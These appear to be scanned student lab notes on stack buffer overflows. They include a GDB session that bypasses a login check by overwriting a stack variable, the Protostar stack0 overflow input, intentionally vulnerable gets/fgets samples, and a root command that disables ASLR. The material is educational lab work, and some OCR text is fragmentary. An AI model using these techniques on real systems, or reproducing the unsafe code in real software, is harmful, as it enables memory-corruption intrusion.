0x00000000004006d1 <+171>: call 0x4004f0 <printf@plt>

JMP-> 0x00000000004006d6 <+176>:  mov eax,0x0

0x00000000004006db <+181>: mov rcx,QWORD PTR [rbp-0x8]

0x00000000004006df <+185>: xor rcx,QWORD PTR fs:0x28

0x00000000004006e8 <+194>: je 0x4006ef <main+201>

0x00000000004006ea <+196>: call 0x4004e0 <__stack_chk_fail@plt>

0x00000000004006ef <+201>: leave

0x00000000004006f0 <+202>: ret

End of assembler dump.

(gdb) Quit

(gdb)
```

MAP:



Procedure:

First strcmp is for username. If it is correct , it jumps to 6a0 -> second strcmp for password. If that is also correct it jumps to 6a9 where address stored in rbp has now the value set to 1. Remember, rbp is a pointer which points to an address that stores the deciding value (authentication). It then

goes to 6b0 where its checked if that address contains 1. If yes, it goes to 6c0 prints “access granted” and exits.

Therefore, we need to control the value of rbp and set it to 1.

TERMINAL(GDB):

```
guest-m6pwhf@kjsce-OptiPlex-3020:~$ gcc -g vuln2.c

guest-m6pwhf@kjsce-OptiPlex-3020:~$ gdb a.out
```

```
(gdb) set disassembly-flavor intel

(gdb) disass main

0x00000000004006b0 <+138>:  cmp DWORD PTR [rbp-0x34],0x0
```

//At 6b0, it is checking if the address storing authentication has value 0 or 1. Note that address is rbp – 0x34. Set a breakpoint here to get the address and manipulate the value in it.

```
(gdb) b *0x00000000004006b0
```

```
(gdb) r adminss pass

Breakpoint 1, main (argc=3, argv=0x7fffffffde48) at vuln2.c:14

14    if(authentication)

(gdb) info registers
```


//Here we determine the value of rbp and minus 0x34 which is equal to address of authentication.


```
rbp 0x7fffffffdd60    0x7fffffffdd60
```

//rbp – 0x34 = 0x7FFFFFFFDD2C

```
(gdb) set {int}0x7FFFFFFFDD2C=1

(gdb) c

Continuing.

access granted[Inferior 1 (process 4048) exited normally]
```

SCREENSHOTS:


m6pwhf@kjsce-OptiPlex-3020: ~
guest-m6pwhf@kjsce-OptiPlex-3020: $ gcc -g vuln2.c
guest-m6pwhf@kjsce-OptiPlex-3020: $ gdb a.out
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from a.out...done.
(gdb) set disassembly-flavor intel
(gdb)
(gdb) disass main
Dump of assembler code for function main:
0x0000000000400626 <+0>: push rbp
0x0000000000400627 <+1>: mov rbp,rsp
0x000000000040062a <+4>: sub rsp,0x50
0x000000000040062e <+8>: mov DWORD PTR [rbp-0x44],edi
0x0000000000400631 <+11>: mov QWORD PTR [rbp-0x50],rsi
0x0000000000400635 <+15>: mov rax,QWORD PTR fs:0x28
0x000000000040063e <+24>: mov QWORD PTR [rbp-0x8],rax
0x0000000000400642 <+28>: xor eax,eax
0x0000000000400644 <+30>: mov DWORD PTR [rbp-0x34],0x0
0x000000000040064b <+37>: mov rax,QWORD PTR [rbp-0x50]
0x000000000040064f <+41>: add rax,0x8
0x0000000000400653 <+45>: mov rdx,QWORD PTR [rax]
0x0000000000400656 <+48>: lea rax,[rbp-0x30]
0x000000000040065a <+52>: mov rsi,rdx
0x000000000040065d <+55>: mov rdi,rax
0x0000000000400660 <+58>: call 0x4004d0 <strcpy@plt>
0x0000000000400665 <+63>: mov rax,QWORD PTR [rbp-0x50]
0x0000000000400669 <+67>: add rax,0x10
0x000000000040066d <+71>: mov rdx,QWORD PTR [rax]
0x0000000000400670 <+74>: lea rax,[rbp-0x20]
0x0000000000400674 <+78>: mov rsi,rdx
0x0000000000400677 <+81>: mov rdi,rax


6pwhf@kjsce-OptiPlex-3020: ~
0x00000000004006df <+185>: xor rcx,QWORD PTR fs:0x28
0x00000000004006e8 <+194>: je 0x4006ef <main+201>
0x00000000004006ea <+196>: call 0x4004e0 <__stack_chk_fail@plt>
0x00000000004006ef <+201>: leave
0x00000000004006f0 <+202>: ret
End of assembler dump.
(gdb) break * 0x00000000004006b0
Breakpoint 1 at 0x4006b0: file vuln2.c, line 14.
(gdb) r adminss pass
Starting program: /tmp/guest-m6pwhf/a.out adminss pass
Breakpoint 1, main (argc=3, argv=0x7fffffffde48) at vuln2.c:14
14 if(authentication)
(gdb) info registers
rax 0x73 115
rbx 0x0 0
rcx 0x73736170 1936941424
rdx 0x0 0
rsi 0x400784 4196228
rdi 0x7fffffffdd30 140737488346416
rbp 0x7fffffffdd60 0x7fffffffdd60
rsp 0x7fffffffdd10 0x7fffffffdd10
r8 0x400770 4196208
r9 0x7ffff7de7ab0 140737351940784
r10 0x838 2104
r11 0x7ffff7aac570 140737348552048
r12 0x400530 4195632
r13 0x7fffffffde40 140737488346688
r14 0x0 0
r15 0x0 0
rip 0x4006b0 0x4006b0 <main+138>
eflags 0x202 [IF]
cs 0x33 51
ss 0x2b 43
ds 0x0 0
es 0x0 0
fs 0x0 0
gs 0x0 0
(gdb) set {int}0x7FFFFFFFDD2C=1
(gdb) c
Continuing.
access granted[Inferior 1 (process 4304) exited normally]
(gdb)
Scanned with CamScanner

What is a buffer?

https://www.cloudflare.com/learning/security/threats/buffer-overflow/

A buffer, or data buffer, is an area of physical memory storage used to temporarily store data while it is being moved from one place to another. These buffers typically live in RAM memory. Computers frequently use buffers to help improve performance; most modern hard drives take advantage of buffering to efficiently access data, and many online services also use buffers.

Buffers are designed to contain specific amounts of data. Unless the program utilizing the buffer has built-in instructions to discard data when too much is sent to the buffer, the program will overwrite data in memory adjacent to the buffer.

What is Buffer Overflow?

https://www.imperva.com/learn/application-security/buffer-overflow/

Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

Buffer overflows can affect all types of software. They typically result from malformed inputs or failure to allocate enough space for the buffer. If the transaction overwrites executable code, it can cause the program to behave unpredictably and generate incorrect results, memory access errors, or crashes.

What is a Buffer Overflow Attack?

https://www.cloudflare.com/learning/security/threats/buffer-overflow/

Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information. For example, an attacker may introduce extra code, sending new instructions to the application to gain access to IT systems.

If attackers know the memory layout of a program, they can intentionally feed input that the buffer cannot store, and overwrite areas that hold executable code, replacing it with their own code. For

example, an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

Who is vulnerable to buffer overflow attacks?

Certain coding languages are more susceptible to buffer overflow than others. C and C++ are two popular languages with high vulnerability, since they contain no built-in protections against accessing or overwriting data in their memory. Windows, Mac OSX, and Linux all contain code written in one or both of these languages.


https://www.ukessays.com/essays/computer-science/buffer-overflow-attacks-and-types-computer-science-essay.php

There are basically two kinds of buffer overflow attacks:

1. Heap-based attacks and

2. Stack-based attacks.


In Heap-based attack the attacker floods the memory space which is actually reserved for the program. This attacks is not exactly easy as it feels, hence the number of attacks with respect to the heap are very rare. In Stack-based attack, the attacker takes advantage of the stack, a part of the memory reserved for the program to store data or addresses. The attacker then partially crashes the stack and forces the program execution to start from a return address of a malicious program address which is actually written by the attacker.



STACK OVERFLOW

What is a stack?

Stack is a linear data structure which follows a particular order in which the operations are performed. The order may be LIFO(Last In First Out) or FILO(First In Last Out).



stack frame of foo2

What is a stackframe?


The *stack frame*, also known as *activation record* is the collection of all data on the stack associated with one subprogram call.

The stack frame generally includes the following components:

- The return address
- Argument variables passed on the stack
- Local variables (in HLLs)

What is smash the stack?

Buffer Overflow refers to a situation when we are able write past the size of a variable , which results in change of data near them , When this type of overflow occur in the stack it is called a stack overflow . With this we can change the value of sensitive variables which are adjacent to the overflow , Also since the return address of a function is stored on the stack we can change the control flow of the program .




https://blog.rapid7.com/2019/02/19/stack-based-buffer-overflow-attacks-what-you-need-to-know/

Example:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>

int main(int argc, char **argv)
{
  volatile int modified;
  char buffer[64];
```

```
  modified = 0;
  gets(buffer);

  if(modified != 0) {
      printf("you have changed the 'modified' variable\n");
  } else {
      printf("Try again?\n");
  }
}
```




```
Program exited with code 051.
Error while running hook_stop:
The program has no registers now.
(gdb) quit
user@protostar:~$ echo AAAABBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDD
tostar/bin/stack0
you have changed the 'modified' variable
user@protostar:~$ /opt/protostar/bin/stack0
AAAABBBBBBBBBBBBBBBBCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDDEEEEEEEEEEEEEEEEFF
you have changed the 'modified' variable
```

Vulnerability:

Now, let's talk about the mistakes that the programmer (me) made. First, developers should never, ever, ever use the gets function because it does not check to make sure that the size of the data it reads in matches the size of the memory location it uses to save the data. It just blindly reads the text and dumps it into memory. There are many functions that do the exact same thing—these are known as unbounded functions because developers cannot predict when they will stop reading from or writing to memory.

What happened there:we have provided an input bigger than the size of the memory alloated and the value of modified gets overwirtten.as we can see value of the local variable stored in eax is changed to EEF from 0.

x command(GDB):

Displays the memory contents at a given address using the specified format.

Syntax

```
x [Address expression]
x /[Format] [Address expression]
x /[Length][Format] [Address expression]
x
```

Parameters

Address expression

Specifies the memory address which contents will be displayed. This can be the address itself or any C/C++ expression evaluating to address. The expression can include registers (e.g. $eip) and pseudoregisters (e.g. $pc). If the address expression is not specified, the command will continue displaying memory contents from the address where the previous instance of this command has finished.

Format

If specified, allows overriding the output format used by the command. Valid format specifiers are:

- o - octal
- x - hexadecimal
- d - decimal
- u - unsigned decimal
- t - binary
- f - floating point
- a - address
- c - char
- s - string
- i - instruction

The following size modifiers are supported:

- b - byte
- h - halfword (16-bit value)
- w - word (32-bit value)
- g - giant word (64-bit value)

Length

Specifies the number of elements that will be displayed by this command.

EXERCISE: https://samsclass.info/127/proj/ED202c.htm

CODE:

```
#include <stdlib.h>
#include <stdio.h>


int test_pw() {
        char password[10];
        printf("Password address: %p\n", password);
        printf("Enter password: ");
        fgets(password, 50, stdin);
        return 1;
}


void win() {
        printf("You win!\n");
}


void main() {
        if (test_pw()) printf("Fail!\n");
        else win();
}
```

VULNERABILITY:

fgets() function takes input without checking the size of array. This allows us to overflow the buffer and exploit.

COMPILE AND RUN IN TERMINAL:

To compile as 32 bit on a 64 bit machine(for ease of understanding), type the following in terminal-

```
>>sudo apt update
>>sudo apt install build-essential gcc-multilib gdb –y
```

To compile

```
>> gcc –m32 -g -o filename filename.c
```

To run

```
>> ./filename
```

```
kali@kali:~$ gcc -m32 -g -o stack stack.c
kali@kali:~$ ./stack
Password address: 0xffffd366
Enter password: hello
Fail!
kali@kali:~$ ./stack
Password address: 0xffffd366
Enter password: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault
kali@kali:~$
```

Segmentation fault means that we have gone beyond the permitted size of array.

Disabling ASLR

Address Space Layout Randomization is a defense feature to make buffer overflows more difficult, and all modern operating systems uses it by default.

To see it in action, run the "pwd32" program several times with a password of 1. The password address is different every time, as shown below.

```
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffcfc2e6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffbbffe6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffcc2626
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$
```

ASLR makes you much safer, but it's an irritation we don't need for the first parts of this project, so we'll turn it off.

In a Terminal, execute these commands, as shown below.

```
sudo su
echo 0 > /proc/sys/kernel/randomize_va_space
exit
```

```
cnit_50sam2@ed-debian:~$ sudo su -
root@ed-debian:~# echo 0 > /proc/sys/kernel/randomize_va_space
root@ed-debian:~# exit
logout
cnit_50sam2@ed-debian:~$
```


Run the "pwd32" program several times again with a password of 1. The password address is now the same every time, as shown below.

```
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffffd6a6
Enter password: 1
Fail!
cnit_50sam2@ed-debian:~/ED202$ ./pwd32
Password address: 0xffffd6a6
Enter password: 1
Fail!
